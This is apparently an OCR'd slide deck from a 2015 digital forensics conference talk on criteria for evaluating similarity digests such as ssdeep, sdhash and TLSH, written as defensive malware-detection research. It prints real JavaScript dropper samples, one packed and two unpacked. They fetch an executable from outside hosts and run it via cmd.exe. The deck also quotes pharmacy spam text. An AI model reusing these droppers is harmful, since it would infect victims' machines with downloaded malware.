On Criteria for Evaluating Similarity Digest Schemes

By

Jonathan Oliver

Presented At

The Digital Forensic Research Conference

DFRWS 2015 EU Dublin, Ireland (Mar 23rd- 26th)

On Criteria for Evaluating Similarity Digest Schemes

DFRWS Dublin Mar 2015

Jonathan Oliver

What are Similarity Digests?

- Traditional hashes (such as SHA1 and MD5) have the property that a small change to the file being hashed results in a completely different hash

- Similarity Digests have the property that a small change to the file being hashed results in a small change to the digest
  - You can measure the similarity between 2 files by comparing their digests

Criteria previously considered…


- Accuracy
  - Detection rates / FP rates
  - ROC Analysis
  - Accuracy when content exposed to random changes
  - Accuracy when content modified using adversarial techniques
- Identifying encapsulated content
- Anti-blacklisting
- Anti-whitelisting
- Performance
  - Evaluating digest
  - Comparing digests
  - Searching through large databases of digests
- Size of the digest
- Collision rates

Open Source Similarity Digests

Broad categories

- Context Triggered Piecewise Hashing
  - Ssdeep
- Feature Extraction
  - Sdhash
- Locality Sensitive Hashes
  - TLSH / Nilsimsa
- Hybrid Approaches

Context Triggered Piecewise Hashing (Ssdeep)



AAqxwyvfzfiizyvfzy
vqfzyIDSNMLIDSM
LSzyfzyiqfzyipzyvfz
yvfqzyfqzyqaz9999

ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb

zzzyzyqfzypfuwyxfz
fnnnnnnnzyxsqfnz
;ysfzpzyzzxjxj45765
w2b23akapozpCSI

MLESUURRrxy222
22jzbsrz;yzrrj;rj;jr,zy
nyn,25436532,fn',y
qpkf

101111 → ← 001001

010101 → ← 010101

110011 → ← 100010

000101 → ← 111011


qxwyvfzfiizyvfzyvqf
zyIDSNMLIDSMLS
zyfzyiqfzyipzyvfzyvf
qzyfqzyqaz1234

ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb

yqfyzyqfzypfuwyxfzf
nnnnnnnnzyxsqfnz;
ysfzpzyzzxjxj45765
w2b23akapozpCSI

MLESUURRrxyjjxc
bjzbsrz;yzrrj;rj;jr,zyn
yn,25436532,fn',yq
pkf

Feature Extraction (Sdhash)



AAqxwyvfzfiizyvfzy
vqfzyIDSNMLIDSM
LSzyfzyiqfzyipzyvfz
yvfqzyfqzyqaz9999
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
zzzyzyqfzypfuwyxfz
fnnnnnnnnzyxsqfnz
;ysfzpzyzzzxjxj45765
w2b23akapozpCSI
MLESUURRrxy222
22jzbsrz;yzrrj;rj;jr,zy
nyn,25436532,fn',y
qpkf

Feature
46677

Feature
46677

Feature
78902

Feature
92376

qxwyvfzfiizyvfzyvqf
zyIDSNMLIDSMLS
zyfzyiqfzyipzyvfzyvf
qzyfqzyqaz1234
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
yqfyzyqfzypfuwyxfzf
nnnnnnnnzyxsqfnz;
ysfzpzyzzzxjxj45765
w2b23akapozpCSI
MLESUURRrxyjjxc
bjzbsrz;yzrrj;rj;jr,zyn
yn,25436532,fn',yq
pkf

Locality Sensitive Hashes (TLSH, Nilsimsa)

AAqxwyvfzfiizyvfzy
vqfzyIDSNMLIDSM
LSzyfzyiqfzyipzyvfz
yvfqzyfqzyqaz9999
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
zzzyzyqfzypfuwyxfz
fnnnnnnnzyxsqfnz
;ysfzpzyzzxjxj45765
w2b23akapozpCSI
MLESUURRrxy222
22jzbsrz;yzrrj;rj;jr,zy
nyn,25436532,fn',y
qpkf


Bucket
56

Bucket
89

Bucket
56

Bucket
89

qxwyvfzfiizyvfzyvqf
zyIDSNMLIDSMLS
zyfzyiqfzyipzyvfzyvf
qzyfqzyqaz1234
ldslmldsmlcshjlksm
saaaaaaaamlkfdsa
m;lfsmcmlmmkwkw
45765j2o23nxncb
yqfyzyqfzypfuwyxfzf
nnnnnnnnzyxsqfnz;
ysfzpzyzzxjxj45765
w2b23akapozpCSI
MLESUURRrxyjjxc
bjzbsrz;yzrrj;rj;jr,zyn
yn,25436532,fn',yq
pkf



Limitations

- Cannot identify encrypted data as being similar
- Compressed data must be uncompressed first

⇒ Malware must be unpacked

⇒ Malicious JavaScript must be evaluated / emulated


⇒ Email attachments must be base64 decoded and unzipped

⇒ Image files must be turned into a canonical format

…

In many applications, security knowledge must be applied to get at the content of interest.

Unpacking JavaScript



```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a
?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCo
de(c+29):c.toString(36))};if(!''.replace(/^/,String
)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){retu
rn d[e]}];e=function(){return'\\w+'};c=1};while(c--
)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g
'),k[c]);return p}('1c e(n){3 o=p.1b()*n;1a p.19(o)
+\'.9\'}18{m="17";l="16";h="15.";g="14";k="13.";j="
12";f=\'11://10/Z/Y.9\';3 4=X.W(m+l);4.V("U","T:R-P
-O-N-M");3   x=4.8(k+j,"");3 S=4.8(h+g,"");S.L=1;x.
b("K",f,0);x.J();5=e(I);3 F=4.8("H.G","");3 7=F.E(0
);3 6;6=F.a(7,"D"+5);5=F.a(7,5);S.C();S.B(x.A);S.z(
5,2);S.y();F.w(5,6);3 Q=4.8("v.u","");d=F.a(7+\'\\\
\t\',\'s.9\');Q.r(d,\' /c \'+6,"","b",0)}q(i){i=1}'
,62,75,'|||var|df|mz1|t2|tmp|CreateObject|exe|Build
Path|open||exp1|gn|lj|ddd|ccc||fff|eee|bbb|aaa||num
ber|Math|catch|ShellExecute|cmd|system32|Applicatio
n|Shell|MoveFile||Close|SaveToFile|responseBody|Wri
te|Open|rising|GetSpecialFolder||FileSystemObject|S
cripting|1000|send|GET|type|00C04FC29E36|983A|11D0|
65A3||BD96C556||clsid|classid|setAttribute|createEl
ement|document|ads.jpg|ads|s.222360.com|http|XMLHTT
P|Microsoft|Stream|Adodb|ect|obj|try|round|return|r
andom|function'.split('|'),0,{}))
```

Unpacking JavaScript

JS_AGENT.AEVS.8132.js







```
function gn(n){var number=Math.random()*n;return
        Math.round(number)+'.exe'}try{aaa="obj";bb
        b="ect";ccc="Adodb.";ddd="Stream";eee="
        Microsoft.";fff="XMLHTTP";lj='http://s.22236
        0.com/ads/ads.jpg.exe';var
        df=document.createElement(aaa+bbb);df.s
        etAttribute("classid","clsid:BD96C556-65A3-
        11D0-983A-00C04FC29E36");var
        x=df.CreateObject(eee+fff,"");var
        S=df.CreateObject(ccc+ddd,"");S.type=1;x.
        open("GET",lj,0);x.send();mz1=gn(1000);va
        r
        F=df.CreateObject("Scripting.FileSystemOb
        ject","");var tmp=F.GetSpecialFolder(0);var
        t2;t2=F.BuildPath(tmp,"rising"+mz1);mz1=F.
        BuildPath(tmp,mz1);S.Open();S.Write(x.res
        ponseBody);S.SaveToFile(mz1,2);S.Close()
        ;F.MoveFile(mz1,t2);var
        Q=df.CreateObject("Shell.Application","");ex
        p1=F.BuildPath(tmp+'\system32','cmd.exe');
        Q.ShellExecute(exp1,' /c
        '+t2,"","open",0)}catch(i){i=1}
```

JS_AGENT.AEVS.B7772.js

```
function gn(n){var number=Math.random()*n;return
        Math.round(number)+'.exe'}try{aaa="obj";bb
        b="ect";ccc="Adodb.";ddd="Stream";eee="
        Microsoft.";fff="XMLHTTP";lj='http://www.pu
        ma164.com/pu/1.exe';var
        df=document.createElement(aaa+bbb);df.s
        etAttribute("classid","clsid:BD96C556-65A3-
        11D0-983A-00C04FC29E36");var
        x=df.CreateObject(eee+fff,"");var
        S=df.CreateObject(ccc+ddd,"");S.type=1;x.
        open("GET",lj,0);x.send();mz1=gn(1000);va
        r
        F=df.CreateObject("Scripting.FileSystemOb
        ject","");var tmp=F.GetSpecialFolder(0);var
        t2;t2=F.BuildPath(tmp,"rising"+mz1);mz1=F.
        BuildPath(tmp,mz1);S.Open();S.Write(x.res
        ponseBody);S.SaveToFile(mz1,2);S.Close()
        ;F.MoveFile(mz1,t2);var
        Q=df.CreateObject("Shell.Application","");ex
        p1=F.BuildPath(tmp+'\system32','cmd.exe');
        Q.ShellExecute(exp1,' /c
        '+t2,"","open",0)}catch(i){i=1}
```


Ssdeep / TLSH / Sdhash all identify these as matching

Experiments with variation: Image spam

Manipulation	Image 1	Image 2
Changing image height and width; Adding dots, and dashes	 Discount Pharmacy Online Do not click, type in your browser: http://www.RX123.org Viagra 100mg Only $2.00 per pill Cialis 20 mg Only $2.00 per pill Ambien 10 mg Only $2.00 per pill Xanax 1 mg Only $2.00 per pill Phentermine 37.5mg Only $4.17 per pill Valium 10 mg Only $2.00 per pill Save up to 80% Do not click, just type http://www.RX123.org in address bar of your browser, then press enter key	 Discount Pharmacy Online Do not click, type in your browser: http://www.RXcenter.org Viagra 100 mg Only $2.00 per pill Cialis 20 mg Only $2.00 per pill Ambien 10 mg Only $2.00 per pill Xanax 1 mg Only $2.00 per pill Phentermine 37.5mg Only $4.17 per pill Valium 10 mg Only $2.00 per pill Save up to 80% Do not click, just type http://www.RXcenter.org in address bar of your browser, then press enter key
Changing image height and width; Changing background colour	 Have erectile disfunction? Look no where else! Cheapest online! Cialis Soft Tabs as low as $5.78 Viagra Professional........ $4.07 Viagra Soft Tabs........... $4.1 Cialis .... $5.67 Generic Viagra............. $3.5 Soma......................... $1.38 Tramadol................... $2.17 Levitra...................... $11.97 Buy Cialis+Viagra and get 20% discount! We Ship WorldWide directly to your home! No Doctor visit, prescription is not required We guarantee 100% Top Quality of all products CLICK HERE	 Have erectile disfunction? Look no where else! Cheapest online! Cialis Soft Tabs as low as $5.78 Viagra Professional........ $4.07 Viagra Soft Tabs........... $4.1 Cialis .... $5.67 Generic Viagra............. $3.5 Soma......................... $1.38 Tramadol................... $2.17 Levitra...................... $11.97 Buy Cialis+Viagra and get 20% discount! We Ship WorldWide directly to your home! No Doctor visit, prescription is not required We guarantee 100% Top Quality of all products CLICK HERE
Image rotation	 DISCOUNTED PHARMA BUY BULK AND SAVE 80%!!! WE SHIP WORLDWIDE! OUR SITE VERIFIED BY VISA! CLICK HERE	 DISCOUNTED PHARMA BUY BULK AND SAVE 80%!!! WE SHIP WORLDWIDE! OUR SITE VERIFIED BY VISA! HERE

Malware: Metamorphism and Function splits

- Malware author used automatic function split engine
  - Break a function into several pieces
  - Connect them through unconditional jumps
  - The following shows Hex-Rays decompiler gets confused



```
CDialog::OnInitDialog(a4, a5, a3, a2);
v24 = 0;
memset(&v25, 0, 0x204u);
v26 = 0;
hMod = GetModuleHandleW(v16);
v23 = GetProcAddress(hMod, L"kernel32.dll");
v23();
v6 = LoadLibraryA("kernel32.dll");
v30 = GetProcAddress(v6, 0);
v27 = ((int (__cdecl *)(__int16 *, unsigned int, signed int, _DWORD
        &v24,
        2147483648,
```

Malware: Results on recent malware family

Dropper files collected from ongoing ransom-ware outbreak.

TLSH / Ssdeep / Sdhash ineffective.

When provided content derived from emulation then perfect matching occurred

• TLSH	78/78	score < 8
• Sdhash	78/78	score > 94
• Ssdeep	78/78	score > 93

Thresholds: Similar Legitimate Executable Files

